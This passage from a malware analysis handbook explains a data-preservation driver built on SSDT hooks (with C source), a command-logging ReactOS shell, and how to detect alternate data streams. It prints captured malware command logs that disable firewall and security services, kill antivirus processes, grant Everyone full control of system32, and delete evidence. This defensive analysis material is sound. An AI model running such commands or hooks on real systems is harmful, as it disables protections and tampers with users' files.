<sup>10</sup> [www.f-secure.com/weblog/archives/vb2008\\_kasslin\\_florio.pdf](http://www.f-secure.com/weblog/archives/vb2008_kasslin_florio.pdf)

<sup>11</sup> <http://www.secureworks.com/research/threats/blackenergy2/>

<sup>12</sup> <http://www.reconstrucster.org/papers/Rustock.C%20-%20When%20a%20myth%20comes%20true.pdf>

<sup>13</sup> <http://rootkit.com/newsread.php?newsid=979>

<sup>14</sup> <http://technet.microsoft.com/en-us/sysinternals/bb896647.aspx>

## Data Preservation

One of the most troublesome aspects of dynamic malware analysis is that things happen so quickly; sometimes you don't get a chance to react. As previously mentioned, change detection tools can miss files or registry keys that are deleted before the second snapshot. Similarly, if processes terminate shortly after they start, a lot of potentially valuable information is lost, such as the contents of the process's memory. This section shows how you can build a driver that uses SSDT hooks to preserve data (for more details on SSDT hooks, see Recipe 17-6). It's the same technique that rootkits have used for years to hide processes, files, registry keys, and other data, but you can also use it to build analysis tools. The DVD that accompanies this book contains the full source code to the snippets shown in the next few recipes. Here is a description of what the recipes contain:

- **Recipe 9-11:** Shows how to prevent processes from terminating by hooking `ZwTerminateProcess`
- **Recipe 9-12:** Shows how to prevent files from being deleted by hooking `ZwSetInformationFile` and `ZwDeleteFile`
- **Recipe 9-13:** Shows how to prevent drivers from loading by hooking `ZwLoadDriver` and `ZwSetSystemInformation`
- **Recipe 9-14:** Shows how to install and operate the data preservation module described in Recipes 9-11 through 9-13.


Hooking the SSDT is relatively simple and will not work against some malware samples. Consider the image in Figure 9-16, which shows the relationship of API calls that are typically used to delete files. The driver that we present in this section will only be effective against the calls that pass through the SSDT—in other words, calls made from a user mode program. If malware loads its own driver and calls `ZwDeleteFile` or `ZwSetInformationFile` directly, then the data preservation driver will not be able to intercept or prevent those attempts. Of course, you can use the data preservation module to prevent malware from loading its own driver also (Recipe 9-13), but that could cause a significant difference in the malware's behavior.

The upcoming discussions contain a lot of code and key words related to APIs. If you need a source of knowledge to accommodate your reading, please see <http://undocumented.ntinternals.net>. Also, here are a few tools similar to the data preservation module presented in this section:

- **Capture-BAT** (<http://dfrws.org/2007/proceedings/p23-seifert.pdf>) is a dynamic analysis tool built with a focus on portability to versions of Windows other than

XP. It outputs activity logs and copies deleted files to a specified directory. It is also open source, so you can build new capabilities into the program as you see fit.

- Flypaper (<https://www.hbgary.com/products-services/flypaper/>) is a closed source, but free (for non-commercial use) tool by HBGary. It prevents processes from exiting, prevents memory from being freed, and can block incoming and outgoing network traffic.



**Figure 9-16:** The relationship of common APIs used to delete files

## RECIPE 9-11: PREVENTING PROCESSES FROM TERMINATING

This recipe describes how to prevent processes from terminating with your data preservation driver. Processes can terminate themselves by calling `ExitProcess`, or they can terminate other processes by calling `TerminateProcess`. You might want to handle these cases differently, so it's important to understand how you can distinguish the two in your kernel driver. As you can see by the function definitions that follow, `ExitProcess` only takes one parameter—an integer that specifies the exit status. `TerminateProcess` takes one

additional parameter—an open handle to the process to be terminated, which must have at least `PROCESS_TERMINATE` access rights.

```
VOID
WINAPI ExitProcess(
    IN UINT ExitStatus
);

BOOL
WINAPI TerminateProcess(
    IN HANDLE hProcess,
    IN UINT ExitStatus
);
```

Both of these functions are exported by `kernel32.dll` and they both internally call `ntdll!NtTerminateProcess`, which then leads to the kernel version—`ZwTerminateProcess`. Because all calls ultimately lead to the same place, how can you tell if the calling process got there via `ExitProcess` or via `TerminateProcess`? The answer is based on the handle value. `ExitProcess` is hard-coded to pass a value of `0xFFFFFFFF` to `ntdll!NtTerminateProcess`. Therefore, if `ZwTerminateProcess` receives a handle value of `0xFFFFFFFF`, it knows the calling process itself is about to shut down. Otherwise, the calling process is attempting to shut down another process.

The source code that follows shows the function that executes in place of the real `ZwTerminateProcess` once the SSDT hooks are installed.

```
NTSTATUS NewZwTerminateProcess(
    HANDLE ProcessHandle,
    NTSTATUS ExitStatus)
{
    CHAR szProcess[MAX_PROCESS+4];
    CHAR szProcessToTerminate[MAX_PROCESS+4];
    NTSTATUS ntStatus;
    PEPROCESS eProcess = NULL;
    CHAR szLog[MAX_LOG_SIZE];
    DWORD ProcessId = 0;

    if (ProcessHandle != 0) {

        ntStatus = ObReferenceObjectByHandle(
            ProcessHandle,
            PROCESS_ALL_ACCESS,
            NULL,
            KernelMode,
            &eProcess,
            NULL
        );

        memset(szProcessToTerminate, 0, sizeof(szProcessToTerminate));
        if (ntStatus == STATUS_SUCCESS && eProcess != NULL) {
            GetProcessName((PCHAR)eProcess, szProcessToTerminate);
```

```

        ProcessId = PsGetProcessId(eProcess);
        ObDereferenceObject(eProcess);
    }

    sprintf(szLog,
        "terminating %s (PID %d)",
        szProcessToTerminate,
        ProcessId);


    LogMessage("PROCESS TERMINATE", szLog);

    if ((DWORD)ProcessHandle == 0xFFFFFFFF) {
        ZwSuspendProcess(ProcessHandle);
    }
}

return ((ZWTERMINATEPROCESS)(RealZwTerminateProcess)) (
    ProcessHandle, ExitStatus);
}

```

As you can see, if the calling process is about to terminate, the driver suspends it instead. This keeps the process around long enough for you to dump its memory or analyze it using any other dynamic analysis tools at your disposal. In some cases, you'll find that malware won't execute certain behaviors because it can't terminate one of its components. For example, a trojan might drop a batch script that waits until its dropper terminates and then installs a service. If you prevent process termination, the batch script will loop infinitely and you'll never see the second- and third-stage behaviors. Fortunately, you can manually resume a process after it's been trapped by the data preservation driver. Using a tool such as Process Hacker, right-click the suspended process and choose Resume Process, as shown in Figure 9-17.



**Figure 9-17:** Resuming a suspended process with Process Hacker

## RECIPE 9-12: PREVENTING MALWARE FROM DELETING FILES

This recipe describes how to prevent files from being deleted. By hooking `ZwDeleteFile` and `ZwSetInformationFile`, you can preserve files that malware (or a user) tries to delete in the following manners:

- From Explorer (right-clicking a file and choosing Delete)
- Using the `del` command in `cmd.exe`
- Calling the native `ntdll!NtDeleteFile`
- As a result of a move operation such as `kernel32!MoveFile`

The following function executes in place of the real `ZwDeleteFile` once the SSDT hooks are installed. It gets the file's name from the `OBJECT_ATTRIBUTES` structure and logs the activity (you can see the full code for the generic `LogMessage` function on the DVD).

```
NTSTATUS NewZwDeleteFile(
    POBJECT_ATTRIBUTES ObjectAttributes)
{
    WCHAR szFileName[MAX_PATH*2];
    ULONG MaxLength = MAX_PATH*2;
    CHAR szLog[MAX_LOG_SIZE];

    memset(szFileName, 0, sizeof(szFileName));

    if (ObjectAttributes->ObjectName != NULL &&
        ObjectAttributes->ObjectName->Buffer != NULL &&
        ObjectAttributes->ObjectName->Length < MaxLength)
    {
        wcsncpy(szFileName,
            ObjectAttributes->ObjectName->Buffer,
            ObjectAttributes->ObjectName->Length);

        szFileName[ObjectAttributes->ObjectName->Length] = L'\0';
        sprintf(szLog, "deleting file %ws", szFileName);
        LogMessage("FILE DELETE", szLog);
    }

    return STATUS_SUCCESS;
}
```

The following function executes in place of the real `ZwSetInformationFile` once the SSDT hooks are installed. Because there are many reasons, besides deletion, that a program might call `ZwSetInformationFile`, you have to create a filter based on the `FILE_INFORMATION_CLASS` value. In this case, you're interested in any calls where that value is `FileDispositionInformation` OR `FileRenameInformation`.



```

NTSTATUS NewZwSetInformationFile(
    IN HANDLE FileHandle,
    OUT PIO_STATUS_BLOCK IoStatusBlock,
    IN PVOID FileInformation,
    IN ULONG Length,
    IN FILE_INFORMATION_CLASS FileInformationClass)
{
    PFILE_DISPOSITION_INFORMATION pFDI = NULL;
    WCHAR szFileName[MAX_PATH*2];
    CHAR szLog[MAX_LOG_SIZE];

    pFDI = (PFILE_DISPOSITION_INFORMATION) FileInformation;

    if (
        ((FileInformationClass == FileDispositionInformation) \
         && pFDI->DeleteFile) \
        || \
        (FileInformationClass == FileRenameInformation) \
    )
    {
        memset(szFileName, 0, sizeof(szFileName));
        GetFileName(FileHandle, szFileName);
        sprintf(szLog, "deleting file %ws", szFileName);
        LogMessage("FILE DELETE", szLog);
        return STATUS_SUCCESS;
    }

    return ((ZWSETINFORMATIONFILE) (RealZwSetInformationFile))(
        FileHandle,
        IoStatusBlock,
        FileInformation,
        Length,
        FileInformationClass);
}

```

## RECIPE 9-13: PREVENTING DRIVERS FROM LOADING

As mentioned in the beginning of this section, malware can load a driver and perform actions beyond the control of the data preservation module. Therefore, we built in the ability to prevent additional drivers from loading. Keep in mind that this can have adverse effects on your analysis, so it is not a good idea to *always* enable this feature. The point is to give you a configurable tool that lets you control which operations are permitted and which ones are denied on a case-by-case basis.

The following code snippets show the replacement functions for `ZwLoadDriver` and `ZwSetSystemInformation`. When the driver is loaded, these hooks cover the documented methods of loading drivers. If there are undocumented methods of loading a driver, or if there is a vulnerability in your kernel that allows DKOM attacks, then malware can still delete files and terminate processes.

```
NTSTATUS NewZwLoadDriver(PUNICODE_STRING DriverName)
{
    CHAR szLog[MAX_LOG_SIZE];
    WCHAR * szDriver = NULL;
    ULONG Length = 0;

    if (DriverName != NULL && DriverName->Length > 0)
    {
        Length = (DriverName->Length + 1) * sizeof(WCHAR);
        szDriver = (WCHAR *) ExAllocatePoolWithTag(
            PagedPool, Length, 'data');
        if (szDriver != NULL) {
            wcsncpy(szDriver,
                DriverName->Buffer,
                DriverName->Length);
            sprintf(szLog, "loading driver %ws", szDriver);
            LogMessageA("DRIVER LOAD", szLog);
            ExFreePoolWithTag(szDriver, 'data');
        }
    }

    return STATUS_SUCCESS;
}

NTSTATUS NTAPI NewZwSetSystemInformation(
    IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength)
{
    CHAR szLog[MAX_LOG_SIZE];

    if (SystemInformationClass == SystemLoadAndCallImage)
    {
        sprintf(szLog, "loading driver %s", "UNKNOWN");
        LogMessageA("DRIVER LOAD", szLog);
        return STATUS_SUCCESS;
    }

    return ((ZWSETSYSTEMINFORMATION) (RealZwSetSystemInformation))(
        SystemInformationClass,
        SystemInformation,
        SystemInformationLength);
}
```

## RECIPE 9-14: USING THE DATA PRESERVATION MODULE



You can find supporting material for this recipe on the companion DVD.

On this book's DVD, you can find an archive named `preservation.zip`, which contains a pre-compiled driver (for XP only) and a command-line loader. The following code is the syntax for using the driver:

```
C:\preservation>preservation.exe
```

```
Usage: preservation.exe [OPTIONS]
```

```
OPTIONS:
```

```
l    load driver and log actions
f    prevent file deletions
d    prevent driver loading
p    prevent process termination
n    install notify routines
u    unload the driver
```

```
EXAMPLE:
```

```
preservation.exe lfdpn (prevent and log all)
preservation.exe l (allow and log all)
```

As shown in the example usage, you can enable all of the data preservation techniques by combining the flags on the command line, such as `lfdpn`. If you only want to log activity (similar to an API monitor) instead of prevent it, then just specify the `l` flag when you load the driver.

To use the data preservation driver, load it with your desired options from the command line, as shown in Figure 9-18. We chose to enable all the available hooks and also monitor events with the notification routines described in Recipe 9-10.



**Figure 9-18:** Loading the preservation driver before malware analysis

Execute the malware that you are interested in, wait however long you think is necessary, and then look in the `C:\Preservation` directory for logs. You'll find a text file that contains entries similar to the ones that you saw via DebugView in Figure 9-15. However, in this

case, you'll also see alerts regarding process termination, file deletion, and DLL and driver loading. Here is an example:


```
[PROCESS START] fetch_10d8c4282 (PID:2776)
                started rundll32.exe (PID 2956)
[THREAD START] fetch_10d8c4282 (PID:2776)
                started thread (TID 2972)
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \Device\HarddiskVolume1\WINDOWS\system32\rundll32.exe
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \SystemRoot\System32\ntdll.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \WINDOWS\system32\kernel32.dll
[...truncated for brevity...]
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \WINDOWS\system32\comctl32.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \WINDOWS\tete458015t.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \WINDOWS\system32\sfc.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \WINDOWS\system32\sfc_os.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \WINDOWS\system32\wintrust.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \WINDOWS\system32\crypt32.dll
[IMAGE LOAD] rundll32.exe (PID:2956)
                loaded \WINDOWS\system32\msasn1.dll
[FILE DELETE] rundll32.exe (PID:2956)
                deleting file \WINDOWS\system32\drivers\asynccmac.sys
[DRIVER LOAD] services.exe (PID:736)
                loading driver \Registry\Machine\
                System\CurrentControlSet\Services\AsyncMac
```

We've only shown a snippet of the output in the previous code. Based on these lines, you can make the following conclusions:

- The malware (named fetch\_10d8c4282.exe) started a new rundll32.exe process.
- The new process starts normally, by having its main executable (rundll32.exe) mapped into memory first, followed by ntdll.dll and kernel32.dll.
- The rundll32.exe process then loads tete458015t.dll, which has a suspicious name (at least, we don't recognize it). As you'll see in Chapter 13, the purpose of rundll32.exe is to execute a given DLL.
- Right after loading tete458015t.dll, the process loads several legitimate DLLs such as sfc.dll and sfc\_os.dll (contains functions for disabling Windows File Protection), wintrust.dll, crypt32.dll, and msasn1.dll (contains functions related to cryptography, hashing, and encoding). All DLLs loaded after tete458015t.dll were probably loaded as dependencies of tete458015t.dll because rundll32.exe does not need access to those libraries in legitimate cases.

- The process tries to delete a legitimate driver (WINDOWS\system32\drivers\asynmac.sys, which is the RAS Asynchronous Media Driver). Windows File Protection normally prevents this from being successful, but because the malware loaded sfc.dll and sfc\_os.dll, you can surmise that it disabled WFP on asynmac.sys before trying to delete it.
- Next, you can see services.exe initiating a driver load event. The parameter you see is the path in the registry where the driver's configuration exists. Did tete458015t.dll inject code into services.exe to make it load the driver? Probably not—services.exe is the Service Control Manager. You'll see services.exe taking action when other processes use API functions such as StartService to load drivers.

Figure 9-19 shows how you can analyze the preserved evidence using tools such as Process Hacker. The executed malware resulted in the creation of nine other processes, all of which still exist in the process listing because they weren't allowed to terminate. You can click them and see their command-line parameters or go to another tab to view threads, memory, handles, and so on. The process we clicked in Figure 9-19 is the rundll32.exe process. Now you know why the output showed traces of tete458015t.dll!



**Figure 9-19:** Examining process details with Process Hacker

## RECIPE 9-15: CREATING A CUSTOM COMMAND SHELL WITH REACTOS



You can find supporting material for this recipe on the companion DVD.

The Windows command shell (cmd.exe) doesn't have a good mechanism for maintaining command history. You can investigate the commands previously typed into a given shell by typing **DOSKEY /history**, but that is not possible if the shell has been closed or if the system has been rebooted. This recipe explains how to build a custom command shell that you can use to log command history to a file. The benefit to logging commands is you'll preserve the contents of batch files dropped by malware (because each line in a batch file is essentially run through the command shell) and you can see any commands that attackers type into a shell even if the traffic is encrypted over the network (useful for capturing backdoor activity).

## NOTE

In their paper *Extracting Windows command line details from physical memory*,<sup>15</sup> Richard M. Stevens and Eoghan Casey describe how you can extract command history from the memory of csrss.exe with a plug-in for the Volatility memory forensics platform.

## Building ReactOS

To get started with ReactOS, follow these steps:

1. Download and install the ReactOS build environment<sup>16</sup> for Windows/NT compatible systems. You can try the build environment for Linux-compatible systems, but the ReactOS developers warn that it may be out-of-date.
2. During the installation, you'll see a components selector like the one shown in Figure 9-20. For the purposes of this recipe, you only need the Subversion Tools—all others are optional.




Figure 9-20: Installing the ReactOS build environment

3. To access the build environment, click Start ⇨ All Programs ⇨ ReactOS Build Environment ⇨ ReactOS Build Environment. The first time this program runs, it will ask you to download the most recent ReactOS source code from SVN. You can comply by typing `svn create` into the prompt. By default, the source files will be installed to `C:\Documents and Settings\USERNAME\reactos`, which we refer to as `%ROSPATH%` in the remainder of this recipe.
4. Once the download is complete, you can type `make` to build all files for the operating system. The first time you do this, it can take up to an hour, depending on the speed of your system. In the future, you can modify source files and then rebuild modules individually, which takes only a few seconds each.

## Creating a Custom Shell

Complete the following steps to build a custom command shell. On the DVD that accompanies this book, you'll find an archive named `cmd_files.zip`. If you're using version 0.3.11 of the ReactOS source code, you can just extract the files in that archive into your `%ROSPATH%\build\shell\cmd` directory and skip to Step 7.

1. Create a new header file named `%ROSPATH%\base\shell\cmd\proxy.h` with the following contents:

```
void StripCRLF(LPTSTR);
void LogCommand(LPTSTR);
void LogStart(void);
void LogCommandWithArgs(LPTSTR, LPTSTR);
```

2. Modify `%ROSPATH%\base\shell\cmd\precomp.h` to include your new header file, like this:

```
#include "proxy.h"
```

3. Create a new source file named `%ROSPATH%\base\shell\cmd\proxy.c`. This is the file that contains your custom functions defined in `proxy.h`. By default, the code that follows creates a file named `C:\commands.log` that contains any commands that a user, an attacker, or a malware sample executed through your command shell.

```
void StripCRLF(LPTSTR first)
{
    int in=0;
    int out=0;

    for(in=0; in < _tcslen(first); in++)
    {
        TCHAR c = first[in];
        if (c != _T('\n') && c != _T('\r'))
            first[out++] = c;
```

```

    }

    first[out] = _T('\x00');
}

void LogCommand(LPTSTR first)
{
    TCHAR * dup = NULL;
    FILE * LOG = NULL;

    dup = _tcsdup(first);
    if (dup == NULL) {
        error_out_of_memory();
        return;
    }

    LOG = _tfopen(_T("C:\\\\commands.log"), _T("a"));

    if (LOG != NULL) {
        StripCRLF(dup);
        _ftprintf(LOG, _T("> %s\n"), dup);
        fclose(LOG);
    }

    free(dup);
}

void LogStart(void)
{
    TCHAR buf[256];
    _stprintf(buf, _T("** New Command Shell [PID:%d]"),
        GetCurrentProcessId());
    LogCommand(buf);
}

void LogCommandWithArgs(LPTSTR cmd, LPTSTR args)
{
    TCHAR * com = NULL;
    u_int len = (_tcslen(cmd) + _tcslen(args) + 2) * sizeof(TCHAR);
    com = cmd_alloc(len);
    if (com == NULL)
    {
        error_out_of_memory();
        return;
    }
    _tcscpy(com, cmd);
    _tcscat(com, args);
    LogCommand(com);
    cmd_free(com);
}

```



4. Add the following line to %ROSPATH%\build\shell\cmd\cmd.rbuild. This makes the build environment compile your proxy.c file.

```
<file>proxy.c</file>
```

5. Modify %ROSPATH%\base\shell\cmd\cmd.c to insert calls to your custom functions. In particular, you want to add a call to `LogStart` at the very beginning of the `Initialize` function. Optionally, you can change the welcome banner from “ReactOS Operating System[...]” to “Microsoft Windows[...]”. Otherwise, attackers may notice that they’re working with a modified command shell. Then add the following lines in bold to the appropriate places in the `DoCommand` function.


```
ret = cmdptr->func(param);
LogCommand(com);
cmd_free(com);

LogCommandWithArgs(first, rest);
ret = Execute(com, first, rest, Cmd);
cmd_free(com);
```

6. Modify %ROSPATH%\base\shell\cmd\parser.c and insert a call to your custom function from the `ParseCommand` routine, as shown in the following code.

```
if (!ReadLine(ParseLine, FALSE))
    return NULL;
bLineContinuations = TRUE;
LogCommand(ParseLine);
```

7. Now recompile the cmd.exe module, by typing `remake cmd` into the ReactOS build environment, as shown in Figure 9-21.



**Figure 9-21:** Compiling the custom command shell

## Installation and Usage

You should now have a customized command shell in %ROSPATH%\output-i386\base\shell\cmd\cmd.exe. The last step is to install the new cmd.exe into your honeypot or malware analysis system. You can't just overwrite the original cmd.exe because it is protected by WFP (Windows File Protection). The `InstallCmdProxy.exe` program on the DVD is an

installer that temporarily disables WFP, makes a backup of your original cmd.exe, and then replaces the original copy with your custom shell. Be aware—the installer only works on Windows XP. You can use the custom command shell on Vista and 7, but you must disable WFP manually in order to overwrite cmd.exe. Figure 9-22 shows an image of the installer application.



**Figure 9-22:** Installing the command shell with InstallCmdProxy.exe

At this point, your custom command shell is ready to use. You can expect to log all sorts of interesting activity. Each time a new instance of cmd.exe starts up, the `LogStart` function prints the process ID of the new cmd.exe process. Each time the malware (or attacker if you're using it on a honeypot) types a command into cmd.exe, the `LogCommand` function logs the activity. The following output is from a malware sample known to antivirus vendors as Pakes or Dogrobot. You can see evidence of the malware disabling security services, killing processes, setting access controls on the system directory, and deleting itself.

```
> ** New Command Shell [PID:1280]
> sc config ekern start= disabled
> ** New Command Shell [PID:2752]
> taskkill.exe /im ekern.exe /f
> ** New Command Shell [PID:2812]
> taskkill.exe /im egui.exe /f
> ** New Command Shell [PID:176]
> net stop wscsv
> ** New Command Shell [PID:2888]
> net stop SharedAccess
> ** New Command Shell [PID:2924]
> sc config sharedaccess start= disabled
> ** New Command Shell [PID:1272]
> cacls "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\" /e /p everyone:f
> ** New Command Shell [PID:376]
> cacls C:\WINDOWS\system32 /e /p everyone:f
> ** New Command Shell [PID:2956]
> afc90a.bat
> @echo off
> @echo ad32rwhlk>>321.aqq
> @del 321.aqq
> @del "C:\kdhxyy.exe"
> @del afc90a.bat
> @exit
```

The next output was captured from a malware sample known to antivirus vendors as an Rbot variant. You can see it installs several other executables on the system and then launches batch files through cmd.exe to delete the evidence.

```
> ** New Command Shell [PID:3060]
> C.tmp_deleteme.bat
> :try
> del "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IXP000.TMP\C.tmp"
> if exist "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IX.TMP\C.tmp" goto try
> del C.tmp_deleteme.bat
> ** New Command Shell [PID:2952]
> "C:\Program Files\Common Files\Microsoft Shared\MSINFO\Del.bat"
> :try
> del "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IXP000.TMP\B.tmp"
> if exist "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IX.TMP\B.tmp" goto try
> del "C:\Program Files\Common Files\Microsoft Shared\MSINFO\Del.bat"
> ** New Command Shell [PID:3108]
> C:\WINDOWS\Deleteme.bat
> :try
> del "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IXP000.TMP\E.tmp"
> if exist "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\IX.TMP\E.tmp" goto try
> del C:\WINDOWS\Deleteme.bat
> ** New Command Shell [PID:156]
> WinRAR.exe_deleteme.bat
> ** New Command Shell [PID:3248]
> I.exe_deleteme.bat
> :try
> del "C:\I.exe"
> if exist "C:\I.exe" goto try
> del I.exe_deleteme.bat
> ** New Command Shell [PID:3196]
> C:\WINDOWS\Deleteme.bat
> :try
> del "C:\Love.exe"
> if exist "C:\Love.exe" goto try
> del C:\WINDOWS\Deleteme.bat
```

<sup>15</sup><http://www.dfrws.org/2010/proceedings/2010-307.pdf>

<sup>16</sup>[http://www.reactos.org/wiki/Build\\_Environment](http://www.reactos.org/wiki/Build_Environment)



# 10

## Malware Forensics

In this chapter, we combine malware analysis techniques with forensic tools. The objective is to give you a better understanding of how malware alters a system so that you know what to look for when detecting infections, and how to react when you encounter such malware. Likewise, the chapter gives you some tips on how to build your own tools if the current ones don't suit your needs. It is important to note that this chapter is not a step-by-step guide with a comprehensive list of actions you should take during an investigation. Rather, the chapter presents a collection of explanations and solutions to specific problems that we think you'll run into while analyzing or investigating malware incidents.

### The Sleuth Kit (TSK)

The Sleuth Kit (<http://www.sleuthkit.org/>) is a C library and a collection of command-line tools for file system forensic investigations. On your Ubuntu system, you can type `apt-get install sleuthkit` to get the Linux binaries. If the repository doesn't have the latest version or if you want the precompiled Windows binaries, you can get them from TSK's SourceForge page at <http://sourceforge.net/projects/sleuthkit/files>. In this section, we'll use TSK to investigate alternate data streams, hidden files, and hidden Registry keys.

---

#### RECIPE 10-1: DISCOVERING ALTERNATE DATA STREAMS WITH TSK

Malware that hides in *alternate data streams* (ADS) has been around for many years and it is still prevalent today. Explorer and command-line directory listings (via `cmd.exe`) don't show data in ADS, so this allows malware to hide files from anyone who doesn't have special tools to view them. In this recipe, we'll discuss how those tools work and how you can leverage TSK to detect ADS on both live systems and mounted drives.

## Creating ADS

You can create an ADS on your system by specifying a colon (:) between the name of the desired host file and the name of the stream. For example, if you wanted to attach a stream (named “stream”) to C:\host.txt, you could do the following:

```
C:\> echo "this is a message" > host.txt:stream
```

When you use `dir` to view a directory listing, `host.txt` will exist, but the stream will not. The size of the `host.txt` file will also not increase. You can still read or modify the stream, but you need to know its name:

```
C:\> notepad.exe host.txt:stream
```

## Detecting ADS on Live Systems

To detect ADS on live systems, you can use one of the following command-line tools:

- `lads.exe`<sup>1</sup> by Frank Heyne
- `lins.exe`<sup>2</sup> by Arne Vidstrom
- `sfind.exe`<sup>3</sup> by Foundstone
- `streams.exe`<sup>4</sup> by Mark Russinovich

A caveat to `lins.exe` and `sfind.exe` is that they do not detect streams attached to folders or drives. Other than that, the tools operate in a similar manner. They walk the file system from a specified top-level directory using the `FindFirstFile` and `FindNextFile` API functions. For each item, the tools call `BackupRead` to query for any associated named streams. Internally, `BackupRead` calls `NtQueryInformationFile` with a `FILE_INFORMATION_CLASS` of `FileStreamInformation`. You can find source code showing how to enumerate ADS using `BackupRead` and by calling the native `NtQueryInformationFile` API directly on the Microsoft MVPs website.<sup>5</sup>

## Analyzing the Master File Table (MFT) for ADS Info

A weakness with the aforementioned tools is that they will fail to enumerate streams if the host file or directory is hidden. For example, if `host.txt` and `host.txt:stream` exist, and a rootkit prevents `FindNextFile` from listing `host.txt`, then the tools have no chance of identifying the `host.txt:stream`. Furthermore, some ADS detection tools suppress streams associated with normal system activity, such as the streams named `Zone.Identifier` that Internet Explorer attaches to downloaded files. Ignoring these streams can be a good way to cut down on noise, but it can also result in overlooking evidence. The `FFSearcher` trojan<sup>6</sup> created a stream named `Zone.Identifier` that was actually a malicious DLL and thus remained hidden from some ADS detection tools.

